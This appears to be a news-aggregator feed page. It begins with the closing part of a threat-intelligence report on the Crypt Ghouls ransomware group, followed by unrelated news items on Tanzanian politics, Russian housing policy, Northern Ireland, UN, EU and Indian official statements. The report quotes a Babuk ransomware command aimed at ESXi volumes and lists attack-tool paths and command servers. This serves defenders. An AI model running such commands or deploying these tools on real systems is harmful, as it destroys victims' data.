    The attackers leave a ransom note with a link containing their ID in the Session messaging service for future contact:

    A LockBit 3.0 ransom note

    Session supports end-to-end encryption, which minimizes the risk of data breaches. The developers claim their messaging service is built to guarantee complete privacy. Session has been used by other ransomware groups, such as GhostLocker, SEXi, and MorLock, in their attacks.

    Additionally, attackers targeted ESXi servers with the Babuk ransomware. They would connect to the ESXi server via SSH, upload Babuk, and initiate the encryption process for the files within the virtual machines:

    1

    /tmp/lock.out “/vmfs/volumes/[redacted]”

    We believe the goal of the attackers was to disrupt the targeted organizations’ operations, besides financial gain.

    Links to other groups

    We are seeing a lot of overlap in the tools and techniques used by cybercriminals targeting Russian businesses and government agencies. Below, we outline the key similarities we found in attacks by different groups.

    MorLock

    MorLock activities, as investigated by F.A.C.C.T., shares many features with several of the attacks we analyzed for this report. The groups share most of the tools they use: SoftPerfect Network Scanner, XenAllPasswordPro, AnyDesk, PingCastle, Localtonet, NSSM, resocks, LockBit 3.0, and Babuk.

    The file and folder names used in attacks by both groups also show similarities. Thus we found a resocks utility named “xfs-healthcheck”, a name that follows the same template as the resocks names on the list of indicators published by F.A.C.C.T.: [xxx]-healthcheck. We noticed a further similarity when studying the XenAllPasswordPro utility: in MorLock attacks, it was located in a directory named “allinone2023”.

    Furthermore, we checked the MorLock infrastructure as reported by F.A.C.C.T., only to find that the group also used Surfshark VPN and the VDSina hosting services provider.

    BlackJack

    While investigating the utilities used in Crypt Ghouls attacks, we found an overlap with the toolkit employed by the BlackJack group, which also used XenAllPasswordPro. This caught our attention, as XenAllPasswordPro is not the most popular tool among cybercriminals despite being freely available.

    Twelve

    We have seen XenAllPasswordPro used in attacks by Twelve too. Furthermore, we discovered Intellpui.vbs, a loader for CobInt, also used by Twelve, on one of the systems attacked by Crypt Ghouls.

    Shedding Zmiy

    Shedding Zmiy is a group associated with the (Ex)Cobalt activity cluster. We found a further overlap in a report by Solar 4RAYS on this group-related incidents, namely the use of DLL sideloading with the dismcore.dll malicious loader. The report mentioned other familiar utilities and malware: resocks, SoftPerfect Network Scanner, and CobInt. In addition, Shedding Zmiy used VDSina to host its command-and-control servers.

    The similarities between the groups described above led to the conclusion that these attacks overlap with the activity of Crypt Ghouls. Our analysis of cybercriminal tools and tactics suggests that different groups may be collaborating, sharing resources, or exchanging intelligence. Other vendors have found evidence of the (Ex)Cobalt cluster members participating in these groups’ activities, and our analysis confirms this. Right now, we cannot say for sure that these campaigns are connected, but we anticipate their number will increase further. We will continue to monitor activity targeting Russian organizations.

    Victims

    Russian government agencies as well as mining, energy, finance, and retail companies have fallen victim to the Crypt Ghouls group.

    Conclusion

    Crypt Ghouls is another group attacking Russia. Cybercriminals are leveraging compromised credentials, often belonging to subcontractors, and popular open-source tools. These include modified configurations of the LockBit 3.0 and Babuk ransomware, whose builders and source code are publicly available. As the number of attackers using leaked builds increases, identifying the perpetrators of threats becomes increasingly difficult. The shared toolkit used in attacks on Russia makes it challenging to pinpoint the specific hacktivist groups involved. In the attacks carried out by the Crypt Ghouls, we have identified components of infrastructure and a variety of popular tools that are also used by many other groups. This suggests that the current actors are not only sharing knowledge but also their toolkits. All of this only makes it more difficult to identify specific malicious actors behind the wave of attacks directed at Russian organizations.

    Indicators of compromise

    Note: Network addresses specified in this section are valid at the time of publishing, but may change over time.

    SHA256:

    File paths:
    С:ProgramDataoracledismcore.dll
    odbcconf.xml – payload
    C:UsersUserDownloadsdumper.ps1 – dumper.ps1
    C:UsersUserDesktopx86x64mimikatz.exe
    C:programdata1callinone2023xenallpasswordpro.exe
    С:programdataallinone2023xenallpasswordpro.exe
    С:programdatadbgallinone2023xenallpasswordpro.exe
    С:programdata1callinone2023xenallpasswordpro.exe
    $userdesktopallinone2023xenallpasswordpro.exe
    C:programdataallinone2023XenAllPasswordPro.exe
    C:WindowsTempnssm-2.24win64nssm.exe
    C:Users[redacted]DownloadsAnyDesk.exe
    C:WindowsTemplocaltonet.exe
    C:ProgramDatat.exe (MiniDump Tool)
    C:UsersUserAppDataLocalTempkxxxxxxx.sys
    C:WindowsTempkxxxxxxx.sys
    /tmp/lock.out (Babuk)
    /usr/sbin/xfs-healthcheck (resocks)
    /usr/sbin/xfs-modules (resocks)
    c:programdataintellintellpui.vbs (CobInt)

    IP addresses and URLs:
    45.11.181[.]152 – netstaticpoints[.]com – CobInt C2
    169.150.197[.]10 – SurfShark VPN
    169.150.197[.]18 – SurfShark VPN
    91.142.73[.]178 – VDSINA-NET
    91.142.74[.]87 – VDSINA-NET
    95.142.47[.]157 – VDSINA-NET
    185.231.155[.]124 – VDSINA-NET

    Utilities:
    XenAllPasswordPro
    PsExec
    PAExec
    SoftPerfect Network Scanner
    Localtonet
    PingCastle
    Mimikatz
    AnyDesk
    NSSM
    resocks

    MIL OSI Economics –

    January 24, 2025
  • MIL-OSI Africa: Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms

    Source: The Conversation – Africa – By Nicodemus Minde, Researcher, United States International University

    Tundu Lissu has become the face of opposition in Tanzania following his defiant and unrelenting criticism of the government. Since he came into the national limelight in 1995 when running for a parliamentary seat, Lissu has been a champion of democracy and human rights. He has taken on the ruling elite, exposing corruption and demanding accountability. This almost cost him his life in 2017.

    In September 2024, new evidence presented at a London tribunal revealed that the telecommunications company Tigo had shared Lissu’s mobile phone data – including his location – with the Tanzanian government. The implication was that the company was assisting the government in its harassment of the politician. Tigo’s owners have distanced themselves from these reports.

    The revelations coincided with a resurgence in government crackdowns on opposition figures.

    In the most recent developments, leaders of the country’s main opposition party Chadema (Chama cha Demokrasia na Maendeleo) – including Lissu, who is the party’s vice-chairperson, and chairman Freeman Mbowe – were arrested in September 2024. This followed their attempt to organise mass protests, which were foiled by the police. The protests had been organised to demand government accountability after the killing of a senior Chadema official and the disappearance of other party members believed to have been abducted by state operatives.

    I have studied Tanzania’s political party dynamics for a decade and interviewed Lissu as part of my PhD research on the country’s democracy. Lissu’s persistence in tackling democratic backsliding in Tanzania has made him a formidable force, challenging the ruling Chama Cha Mapinduzi party.

    Lissu spent about three years in exile in Belgium after the 2017 shooting. He staged a comeback as a presidential candidate in the 2020 elections. He lost to John Magufuli in a poll marred by violence and allegations of rigging.

    There have been changes in the country since Magufuli’s death in March 2021 and a string of political reforms under President Samia Suluhu. This has created the space for Lissu and his party Chadema to establish an opposition that now threatens the ruling party’s six-decade hold on power. Presidential elections are due to be held in 2025.

    So who is Lissu? What’s his history and how did he became involved in politics?

    Early years

    Lissu’s political activism began during his university years in the early 1990s. This marked the start of a career that would later shape Tanzania’s political landscape. Lissu studied law at the University of Dar es Salaam before going to the UK for a master’s degree in law.

    His first foray into national politics came in 1995, when he vied for a parliamentary seat. He was 27. The election was Tanzania’s first under a multiparty system. It introduced Lissu to the arena of opposition politics following his defeat.

    A year later, Lissu was one of the lead investigative lawyers for a public interest environmental law organisation investigating abuses and irregularities at a World Bank-backed gold mine in northern Tanzania. His early work focused on environmental and human rights.

    Lissu and his colleague Rugemeleza Nshala were investigating the killing of 62 small-scale miners and the evictions of thousands at the mine in 1996. They were charged with sedition over these investigations. The government eventually stopped following up on the case.

    Lissu thereafter worked on community land rights at the World Resources Institute, a global organisation focusing on policy research.

    Parliamentary years

    In 2010, Lissu won the parliamentary seat for Singida East under the opposition party Chadema. As a first-term member of parliament, he gained prominence by exposing significant state corruption scandals, particularly in the energy sector.

    Lissu and other Chadema opposition figures became a formidable force, openly naming corrupt government officials and exposing grand theft.

    They also began making calls for constitutional reform. These were aimed at addressing excessive presidential powers and the power imbalances of the union between Tanganyika and Zanzibar. This push culminated in then president Jakaya Kikwete initiating a constitutional review process in 2010.

    Lissu’s legal acumen played out in the constituent assembly, the body convened to deliberate on constitutional reforms. However, the assembly, dominated by members of the ruling party Chama Cha Mapinduzi, rejected many of the key provisions of the draft constitution. It had been widely regarded as the “people’s draft” because it included citizen participation. Its key provisions included reduced presidential powers and the establishment of independent state institutions.

    The process was to culminate in a referendum in 2014. This prematurely aborted and Tanzania went into the 2015 election without a new constitution.

    In these elections, Lissu successfully defended his parliamentary seat. As a second-term legislator, he focused on strengthening Chadema’s presence. This included door-to-door conversations with the public and grassroots mobilisation to build the party.

    The party’s momentum, however, was halted by a repressive regime under Magufuli, who became president in 2015. He cracked down on critics and instituted a partial ban on political rallies.

    Lissu became very critical of Magufuli’s economic policies. In a public address in 2017, Magufuli admitted to the government’s tapping of Lissu’s phone and described those who opposed his own economic reforms as traitors. Soon after this, Lissu was shot 16 times after leaving parliament buildings in the capital, Dodoma.

    Exile

    Lissu officially went into exile in Belgium after the shooting. In 2020, he published Remaining in the Shadows: Parliament and Accountability in East Africa, a critical examination of the presidentialist systems in Uganda, Kenya and Tanzania, which he argued had undermined democratic consolidation in the region.

    Through this publication, Lissu continued his activism, challenging political structures.

    His brief return to Tanzania to contest the presidency in 2020 was marked by repeated arrests and intimidation during the electoral campaign. After his loss to Magufuli, Lissu went back to Belgium.

    He announced his return home in 2023.

    Tanzania today

    It’s important to understand why Lissu and Chadema are viewed as a current threat in Tanzania.

    The country is entering an election period. Local government elections are scheduled for November 2024 ahead of general elections in 2025.

    The ruling party, Chama Cha Mapinduzi, has in the recent past relied on state violence to secure electoral victories. The last general election in 2020 was marred by violence, as well as intimidation of the opposition and censorship.

    It looks likely that Chadema will once again nominate Lissu to contest the presidency in the 2025 general election against president Samia. Lissu’s fearlessness and defiance make him the best candidate to take on the ruling party. Samia has already described Lissu as a troublesome character.

    With the ongoing opposition clampdown, it looks clear that the ruling party is once again willing to do whatever it will take to hold on to power. Even if Tanzania’s democracy suffers.

    – Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms
    – https://theconversation.com/who-is-tundu-lissu-tanzanias-opposition-leader-is-fighting-for-change-in-the-face-of-fresh-attacks-on-political-freedoms-240821

    MIL OSI Africa –

    January 24, 2025
  • MIL-OSI Russia: Marat Khusnullin: The urban development potential of integrated territorial development projects is more than 230 million square meters of real estate

    MILES AXLE Translation. Region: Russian Federation –

    Source: Government of the Russian Federation – An important disclaimer is at the bottom of this article.

    The integrated territorial development instrument (ITD) continues to develop actively, involving more and more territories where housing, social, communal and road infrastructure facilities are being built.

    At present, 630 decisions on KRT have been made, more than 120 of which have been made since the beginning of this year alone. 292 documents on territorial planning have also been approved, which allows us to determine their investment attractiveness, including the volume of housing and infrastructure construction.

    “In addition to those KRT projects that are already in the implementation stage, that is, decisions have been made on them, contracts have been concluded, tenders have been organized, construction permits have been issued, new ones are being selected in parallel. Thus, in total, 1,303 territories with a total area of 30.8 thousand hectares with a development potential of about 233.7 million square meters are currently being developed, of which 168.2 million square meters are residential areas,” noted Marat Khusnullin.

    First Deputy Minister of Construction and Housing and Public Utilities Alexander Lomakin emphasized that in order to continue to expand the portfolio of KRT projects, a constant dialogue is being conducted with residents, regional authorities, representatives of the State Duma and the Federation Council, and the expert community. “In general, 755 territories with an area of 17.6 thousand hectares are in the active implementation stage in 77 regions of Russia,” said Alexander Lomakin.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://government.ru/nevs/53041/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: TUV seek to raise status of PIRA in Stormont

    Source: Traditional Unionist Voice – Northern Ireland

    Statement by TUV MLA Timothy Gaston:

    “Today’s statement by the PSNI  broadcast on the Nolan Show that the security service assessment of the role and status of the PIRA and its Army Council hasn’t changed does not come as a surprise to TUV. However, it is worth remembering that the Ministerial Pledge of Office which all members of the Executive are required to take says they “commitment to non-violence and exclusively peaceful and democratic means…, to challenge paramilitary attempts to control communities [and] to support those who are determined to make the transition away from paramilitarism”.

    “It is incompatible with democracy that a party controlled by the PIRA Army Council should be leading the government of Northern Ireland. Those who partner them should be ashamed. I think particularly of the DUP who, in 2007, signed up to Stormont on the basis of the pledge in their manifesto:

    “The DUP holds to its long standing position that there can only be an agreement involving Sinn Fein when there has been delivery by the republican movement, tested and proved over a credible period, in terms of support for the PSNI, the Courts and the rule of law, a complete end to paramilitary and criminal activity and the removal of terrorist structures.”

    “For most of the past 17 years the DUP have, as they do today, partnered Sinn Fein while the IRA Army Council continues to have a key role in the organisation.

    “While others shrug their shoulders and claim there is nothing they can do about it, TUV is determined to make Stormont face up to these issues and hold those who, for the sake of office, choose to ignore the fact that their partners in government continue to be controlled by an illegal terrorist organisation responsible for the best part of 2,000 murders.

    “To that end, I have tabled both an urgent oral question to the Justice Minister and a Matter of the Day for Monday. It is over to the speaker if time will be set aside for these matters. I trust he will regard them as sufficiently serious.”

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Video: Intl Day for the Eradication of Poverty 2024 – UN Chief Message | United Nations

    Source: United Nations (Video News)

    Secretary-General’s message on the International Day for the Eradication of Poverty: “Ending social and institutional maltreatment: acting together for just, peaceful and inclusive societies”

    —

    Poverty is a global plague, affecting hundreds of millions of people around the world.

    But poverty is not inevitable. It is the direct result of the choices that societies and governments make — or fail to make.

    This year’s theme reminds us that people mired in poverty contend with societal discrimination and systemic barriers that make it more difficult to access vital services and support.

    Ending global poverty — and achieving the Sustainable Development Goals — requires governments shaping institutions and systems that put people first.

    It demands that we prioritize investments in decent work, learning opportunities and social protection that offer ladders out of poverty.

    And it calls on us to fully implement the new Pact for the Future by supporting an SDG Stimulus and reforming the global financial architecture to help developing countries invest in their people.

    Eradicating poverty is an essential foundation for humane, dignified societies that leave no one behind.

    On this important day, let’s re-commit to making poverty history.

    *****
    (En français)

    La pauvreté est un fléau mondial qui touche des centaines de millions de personnes à travers la planète.

    Toutefois, elle n’est pas une fatalité. Elle résulte directement des choix que font, ou ne font pas, les sociétés et les États.

    Le thème de cette année nous rappelle que les personnes en proie à la pauvreté sont confrontées à des discriminations sociétales et à des obstacles systémiques qui les empêchent d’accéder à l’aide et aux services essentiels.

    Pour éliminer la pauvreté dans le monde et atteindre les objectifs de développement durable, il faut que les États se dotent d’institutions et de systèmes qui placent les gens au cœur de leur action.

    Il convient d’investir en premier lieu dans le travail décent, l’apprentissage et la protection sociale, véritables marchepieds pour sortir de la pauvreté.

    Il convient enfin de mettre pleinement en œuvre le nouveau Pacte pour l’avenir, en soutenant le plan de relance des objectifs de développement durable et en réformant l’architecture financière internationale afin d’aider les pays en développement à investir dans leur population.

    L’éradication de la pauvreté est indispensable à l’édification de sociétés humaines et dignes où personne n’est laissé de côté.

    En ce jour important, redisons notre détermination à faire de la pauvreté une histoire ancienne.

    https://www.youtube.com/watch?v=TB2ruwh3XTY

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI Europe: Briefing – India’s connectivity initiatives: A multi-faceted strategy – 18-10-2024

    Source: European Parliament

    Over the past decade, corridors have occupied an increasingly important place in international connectivity initiatives. They take several forms, ranging from ‘simpler’ transport corridors to more complex economic corridors. For them to be successful, several conditions need to be in place, both relative to the participating countries and to the wider regions they connect. Once operational, they can bring various benefits to participating countries, both economic and societal. India has had a two-pronged policy in recent years. On the one hand, it is investing increasingly in national infrastructure projects, such as the Delhi-Mumbai Industrial Corridor. On the other, it is part of several major international infrastructure projects. Three such projects that stand out are the Bangladesh-China-India-Myanmar Economic Corridor, the International North-South Transport Corridor and the more recent India-Middle East-Europe Corridor. According to experts, India’s approach towards international connectivity appears to be driven more by geostrategic sensitivities than purely economic considerations. Broadly, Delhi chooses to participate in projects that help to increase its regional and global footprint. It also takes into consideration the fact that Asia is a region with several nuclear powers, rising nationalism and the absence of a security structure. Its choices are further conditioned by Chinese initiatives in the region, US policy towards China, and developments following Russia’s invasion of Ukraine and the conflict between Israel and Hamas. The EU and India have long-standing diplomatic ties. In recent years, owing to both rising trade volumes and geopolitical considerations, they have increased their cooperation further. Aspects of this cooperation are the revival of negotiations on a free trade agreement, the launch of a Trade and Technology Council and the India-Middle East-Europe Corridor (IMEC). Once completed, these three initiatives could bring significant synergies to the parties involved. IMEC is facing several challenges, however, both logistical and geopolitical, that could delay its implementation.

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Briefing – Deepening the single market in the light of the Letta and Draghi reports – 18-10-2024

    Source: European Parliament

    Often considered the ‘cornerstone’ of European integration, the single market now serves 449 million consumers and 31 million active companies, most of which are small and medium-sized enterprises (SMEs). It has delivered substantial economic benefits, ranging between 8 % and 9 % of European Union gross domestic product (GDP). Trade between Member States has risen steadily over the years, and today accounts for an estimated 56 million European jobs. The EU is among the largest trading blocs in the world, representing 15 % of world GDP, compared with the United States at 16 % and China at 19 %. The single market’s attractiveness for foreign businesses also serves as an important geopolitical tool, enhancing the EU’s influence amid geopolitical shifts. Recent shocks, such as the COVID-19 pandemic and the war in Ukraine, have revealed not only the single market’s vulnerability in crises, but also the extent to which the EU’s competitiveness relies on a well-functioning single market, ensuring unhindered access to the goods, services, and strategic inputs EU supply chains need. Although the single market has generally been a success, recent analyses, including those put forward by Enrico Letta and Mario Draghi in 2024, clearly demonstrate that it remains highly fragmented, limiting EU companies’ ability to scale up and compete internationally, and preventing EU citizens from reaping the full benefits. For instance, 60 % of the barriers companies face today are of the same type as were already reported 20 years ago. The two reports converge on many points, not least on the need to take rapid action to deepen the single market. Advancing the single market requires action in multiple policy fields, its digital dimension gaining increasing importance in recent years. Ultimately, a well-functioning single market, fit for the green and digital transitions, new technological developments and changing geopolitical realities can be seen as central to the EU’s industrial policy.

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Answer to a written question – Post-2027 multiannual financial framework cohesion policy and the role of regions – E-001622/2024(ASW)

    Source: European Parliament

    There is still no proposal for the next Multiannual Financial Framework. The current legislation requires the Commission to make such a proposal only in mid-2025.

    In her political guidelines, the President of the Commission, put forward ‘a plan for each country linking key reforms with investment, and focusing on our joint priorities, including promoting economic, social and territorial cohesion’[1].

    At the same time the President also stressed in these guidelines that the European Union needs a ‘strengthened cohesion and growth policy with regions at its centre’, and that cohesion policy needs to be designed ‘in partnership with national, regional, and local authorities’.

    The Commission’s Communication on the ninth Cohesion Report adopted on 27 March 2024[2] already emphasised that any future change to Cohesion Policy or any new delivery model needs to be aligned with the Treaty objective of economic, social and territorial cohesion, including the importance of its place-based dimension, partnership principle, as well as regions as core of its multi-level governance.

    • [1] https://commission.europa.eu/system/files/2020-04/political-guidelines-next-commission_en_0.pdf
    • [2] https://ec.europa.eu/regional_policy/information-sources/cohesion-report_en
    Last updated: 18 October 2024

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Asia-Pac: Text of Vice-President’s address at the Foundation Day Celebration of the National Human Rights Commission

    Source: Government of India

    Very warm good morning to all of you.

    Distinguished audience, excellencies and friends in the cause of human rights. I had a tenure which I will not be able to forget, because it is reminded on every platform, my tenure as Governor State of West Bengal. That makes me resonate about state of human rights but ladies and gentlemen, post-poll violence in West Bengal does not define the scene in the country it is in isolation but whenever someone calls me former-Governor of the State of West Bengal, I am reminded of the great contribution by the National Human Rights Commission and law of the ruler rather than the rule of law defined the situation. It emanated from a report rendered by the former member of the National Human Rights Commission Shri Rajiv Jain, a thorough report that addressed all issues and also indicated the way ahead.

    Friends, I am happy to be here today to mark the 31st Foundation Day of the National Human Rights Commission of India. Today, we are not only commemorating an institution but the fundamental value that is integral to this institution, integral to the Constitution of India, and integral to our society and culture.

    This year the World Human Rights Day theme is Equality – Reducing inequalities and advancing human rights. Equality has to be understood as it is beyond definition as such. However at its core is that all human beings are born free and equal in dignity and in rights.  Religion, race, colour, sex, status, or other facets are surficial. Discrimination in any form is challenging to core aspects of human rights.  Human rights are best secured and nurtured with public response. There can be no greater custodian of human rights than the public at large. We need to stand firm when such violations occur.

    To respect others’ human rights is divine duty.  These rights are inviolable.  Preamble of our Constitution seeking justice, liberty, equality to all citizens is essence of human rights.  There is need to have fraternal feelings with respect for different perceptions and views.

    Human rights can be defined in two ways. First is the narrow, legal way of defining human rights at the drop of a hat, we jump to it make a very small isolated instance systemic that’s a legal way. The notion grants certain rights to individuals by their inherent being. No law is needed. We are born with human rights. We are born with basic rights, we are inalienable to humanity, inalienable to the individual and therefore, according to me, in all humility, we must see human rights from this prism that that is our way, that is the Indian way, that is the way we have lived for over 5,000 years. No country in the world can lay such a claim.

    When we go into the evolution of these rights, they primarily started with political rights, including the right to life and liberty. There was a gradual accretion of other rights. Judiciary in this country has added many dimensions to these rights but there is another way, and that is the civilisational way of thinking about human rights. That is organicist way. It looks at human beings as part of an organic whole, including society and Prakriti or nature. And the system as a whole has to live in peace. It is encapsulated ‘Sarvam Shanti’. We have dictated our lives over centuries in spite of various difficulties by this dictum. For us as a nation nurturing of human rights is a way of life.

    The civilizational way of thinking of rights did not evolve from political rights to economic rights and then adding other rights such as the freedom of conscious. The basic, the pristine, the organic, the original can be looked into our Vedas and our functioning over the ages, this defined sukha for all, well-being of all, happiness for all. This defines that we come to the planet as trustees, not as exploiters. We live not for us, but for all, we know for sure that we can be happy only with everyone being happy in as much as we have in togetherness to save this planet, because this existential challenge is not to an individual.

    It is beyond any element of race, caste, creed, colour, or geographic boundaries. Similar is the situation with respect to human rights. Sarve sukhina bhavantu, the Chairman focused it. This is the motto of NHRC. What a grandiose motto! A motto emanating from our civilisational ethos, emanating from what we have lived through. We have, all through history exemplified it, and in the face of very daunting circumstances, some of which were ruthless, reckless, trampling our civilisation yet the nation stood firm. That’s what India is, that’s what Bharat is.

    Our scriptures were and are our charters, they are repositories of knowledge and wisdom, they are repositories of the human way of life. One will have to strive for years to come to add to them. That is the ultimate when it comes to knowledge and these scriptures were loud, every day proclamation of these rights that society and the civilization granted.

    Our civilization created institutions to ensure that these rights were honoured. In any governance in this country, at any point in time, those who governed had to listen to the voice of the people. Our sages, our seers, they were the real controllers of morality, property, and all that constitutes the welfare of humanity at large.

    Our temples ran open kitchens so that there was freedom from hunger. Temples ran open kitchens so there was freedom from hunger. Education was free, so there was right to education. Friends, if you look at the Indian Constitution it has 22 paintings. The first one is the Gurukul, It defines our society is concerned that everyone would have access to education. You gave dakshina according to your ability, but there was no tuition fee. Guru dakshina if you got education, you can reward your teacher, you can honour your teacher but it did not have a compulsory element; it had an optional element. It had to emanate not from your fiduciary strength, but from the call of your soul that was the sublimity. We practised and are on our way to it. Everyone was allowed to practise their faith. Look at our country who came? They came, they were received, they were absorbed, they were in oneness, and they felt at home in this country in the same manner as they felt at home in other countries.

    A country where they had to live under circumstances which are indescribable that was the scenario, friends. So on and so forth, I can keep on going, but the list is endless. In a way, human rights are very much part of our moral fabric, our way of life, and why only just the past? Our contemporaneous governance look at it.cIt underlines this very philosophy in several ways.

    Policies are driven by the idea of human rights. When COVID hit us and hit the world, it was a non-discriminatory challenge to the entire planet. High and mighty and great nations suffered. In that scenario, the government ensured in this country that no one sleeps hungry, regardless of access to their means of livelihood. Free grains were given, friends, to 850 million people, empowering them to face the challenge. What started on 1st April 2020 continues till date and I wonder still in the world people talk of hunger crisis in this country? 850 million people are getting support of free ration in this country, and that is irrespective of their colour, caste, creed, religion, geographical location, or other aspects. All I can say is, those who think about India’s hunger situation need to reflect and get into a repentance mode. This moral fibre is driving governance in this country. I don’t want to reflect all on this so much attention has been bestowed on human rights in this country that what was unthinkable is now a ground reality.

    If a widow has to stand in queue for two hours and suffer to get a pension for the service her late husband rendered, this was a loss of dignity. Not any longer, she gets it sitting at home, and this makes Bharat accounting for more than 50% of global direct digital transfers. Which indicates promptness, no leakage, no liasioning. The world needs to know it. I am not seeking recognition, just to be informed. Direct benefit transfers hit at the corrupt and you will be happy to note, friends, that corruption has been neutralised from power corridors in this country. Corruption is no longer a password to a contract to employment.

    Corruption leads you to be attendant to law, gone are the days when some thought they were above the law. The equality before the law in this country has been demonstrated to such a wholesome level that human rights are flourishing and blossoming is taking place, such a large country, with such diversity, the world needs to know about it.

    Another serious issue is that they know it, they seek to undermine it. I’ll come to that later.

    Not long ago, in our country and in the world it still happens in major parts of the world states. Ignominy of women defecating in public, a huge challenge for a country like ours 1.4 billion people, to take care of this significant human rights aspect, which occurs minimum twice a day, and look at now our scene is dotted by the areas that are 100% free of this menace. The work is ongoing and the world has to see it to believe.

    What a transformative change it was. Wealth out of policies has ensured toilets in every home a fundamental right not required to be scripted by any constitutional prescription or law. A ground reality at the moment, imparting to our women, and others also, dignity, which is the most precious facet of human rights. Friends, these are just illustrative.

    Technological penetration has created an equalising situation and helps curb iniquitous practices, making everyone equal before the law. No country in the world can claim the kind of equality before law ecosystem we have. Those who thought they were above the law, beyond the reach of the law, enjoyed immunity from the law are suffering at the hands of the law and everyone in this country is accountable only and only in accordance with the law. A big change the world has to notice, we are perhaps a country in a single-digit situation on this score.

    The strong arm of the law in our country curtails the environment of impunity. Friends, do you think a country that had such a holistic idea of rights takes care of everyone? Do we require sermonising? Do we require lecturing about human rights? We are open to all ideas, we are resilient but we don’t need lecturing or sermonising on the human rights aspect, certainly not. I must, friends, compulsively advert to an unfortunate aspect as well. Unfortunately, this great civilisation suffered a taint on its otherwise unblemished record. I must record it, you see. Not that we have not had air pockets or strong headwinds that traumatised people on the plank of human rights.

    Bharat, long championed as a guardian of human rights, faced three stark transgressions that scarred generations: the brutal Partition, the oppressive Emergency, and the horrific 1984 riots. These traumatic events stand as sombre reminders of the fragility of civil liberties and the imperative to vigilantly safeguard human dignity. But then we are a nation quick to fix situations, to learn our lessons.

    As a tribute to our deep commitment to human rights, laudable steps have been taken by way of celebrating Constitution Day from 2015 onwards on November 26. This will remind us all to fervently work towards realisation of noble values emanating from our preamble. Thereby nurturing human rights and creating an atmosphere for their blossoming.

    Another significant step was taken this year- June 25 to be observed as year as ‘Samvidhaan Hatya Diwas’ to mark imposition of draconian Emergency. This intended to honour the spirit of millions who struggled to revive democracy despite facing inexplicable persecution at the hands of an oppressive government then. This will help keep the eternal flame of individual freedom and the defence of the democracy alive in every Indian.

    The nation and its youth in particular must be informed that on June 25, 1975, the then PM Indira Gandhi, in a brazen display of a dictatorial mindset, strangled the soul of our democracy by imposing the emergency on the nation resulting in violation of human rights. Lakhs of people were thrown behind bars for no fault of their own and the voice of the media was silenced and the judiciary at the apex level failed as never before therefore, this step has been taken. These are not being looked at in this country from a partisan angle. In this country, we look at events and situations only from one angle, and that is the angle of nationalism, the angle of the Constitution.

    Friends, Constitution is our north star for human rights. Celebration every year of Constitution Day on November 26 is reminder of our duty to nurture human rights. Every person in this country, particularly the youth, will be reminded of this solemn obligation, solemn duty to be performed for democracy and for the nation. Constitution Hatya Diwas, similarly, on June 25th every year will act as a reminder of the dangers and challenges to human rights while the record of Bharat as a nation and as custodian of human rights is singularly remarkable, and I am saying this with utmost restraint, I am using minimum words. In this scenario, there are pernicious forces within and without that in a structured manner, seek to unfairly tempt us. These forces are overzealously in overdrive. They have an agenda that is far distanced from human values or concern for human rights. Friends, such is the sinister design that, on all conceivable occasions, these forces that are inimical to Bharat avail national and international fora to tarnish our fair human rights record, arrogating for themselves the right to calibrate. I pose a question to myself. Who has imparted this right to them? And it is most opaque, hardly any due diligence. Ground reality is very different, as I indicated about the hunger situation. Some of these think and that is a colonial mindset. They think they are ordained to enjoy such a right, a right to harangue civilisations like ours, to doctor situations, to impede our growth. These forces have to be neutralised by actions that exemplify, if I may say so, in the Indian context, ‘Pratighaat’.

    They also think they are entitled to create indices and rank everyone in the world. This exercise smacks of imperial hubris. To show a nation in bad colour, they have a list of nations. I dare them to come to this country if there is a heavenly spirit, heavenly ecosystem, it exists more here than in any part of the globe. We are a nation of saints and sages, culture and civilisation, empathy and sympathy.

    During COVID, facing a challenge, we supported hundred other countries. Wherever there has been a crisis in the globe by way of evacuation requirement or earthquake, this country has always gone ahead.

    Expansion is the worst form of human rights transgression, this country has never believed in expansion has been a victim of expansion. The Prime Minister of this country has unequivocally stated on a global platform “We are not living in an era of expansion, we have to address issues and conflagrations by discussion and diplomacy.” This is Bharat. These sinister forces are driven by an agenda that is fiscally fuelled by people who seek to make a name for themselves, time to shame them. They try to create havoc with the economic system of this country and made no bones about it, no secret of it. First one partly successful, second one collapsed, the balloon was punctured.

    Human rights, friends, as a concept should ignite us to look inwards. There are occasions in your life, day in and day out when you can serve human rights by hand-holding people the aged, the challenged, the needy and also you can do it by counselling, people need counselling. Every country in the world should measure human rights on a yardstick of the well-being of their country’s body politic overall economy.

    In the last decade, India’s economic growth, which is exponential, incremental, and now unstoppable, is not pyramidical; it is plateau. Everyone is getting the benefit, who is in the last row affordable housing, gas connections, tap water, internet connectivity, road connectivity  and this is non-discriminatory progress.

    Never in this country a developmental project been dictated by circumstances that are not sublime, serving the ultimate cause of human rights. A country where, even for a single person to exercise their right to vote, arrangements have been made. Steps have been taken by the government to ensure that those in hilly areas or difficulty, challenged areas get electricity in their house such is the track record and concern for human rights. Friends, look around the world, look around the globe. You’ll find Bharat way ahead of other nations when it comes to the preservation of human rights, particularly for minorities, the marginalised, and vulnerable sections of society.

    Tell me, which country in the world treats its minorities the way Bharat does? We have seen condition of minorities in several nations. Geographically, several nations’ names have been totally eradicated when it comes to their demographic composition. Surprisingly, the small segment left behind had to seek refuge in this country. Human rights cannot and should not be used as a tool of foreign policy to exert power and influence over others.

    Naming and shaming the wrong is a degraded form of diplomacy. You have to preach only what you practise. Friends, if one incident happens, it is disproportionately blown out, fast-tracked, and the narrative gets wings. Voices rise all over, fuelled by fiscal power. That is the time when our youth and media must be vigilant. We have to be vigilant of every aspect of human rights. We have to remember we are a nation of 1.4 billion people, an isolated incident cannot define us but their incidents just go unnoticed. Nielsen has never been remembered more when I think of those nations that turned Nielsen’s eye to such horrendous transgressions of human rights, I do not wish to dwell more on it, but catalogue the events in Europe alone. You’ll find it. Look at our school system, we don’t have the kind of shootings that some countries, which claim to be very developed, experience on a regular basis.

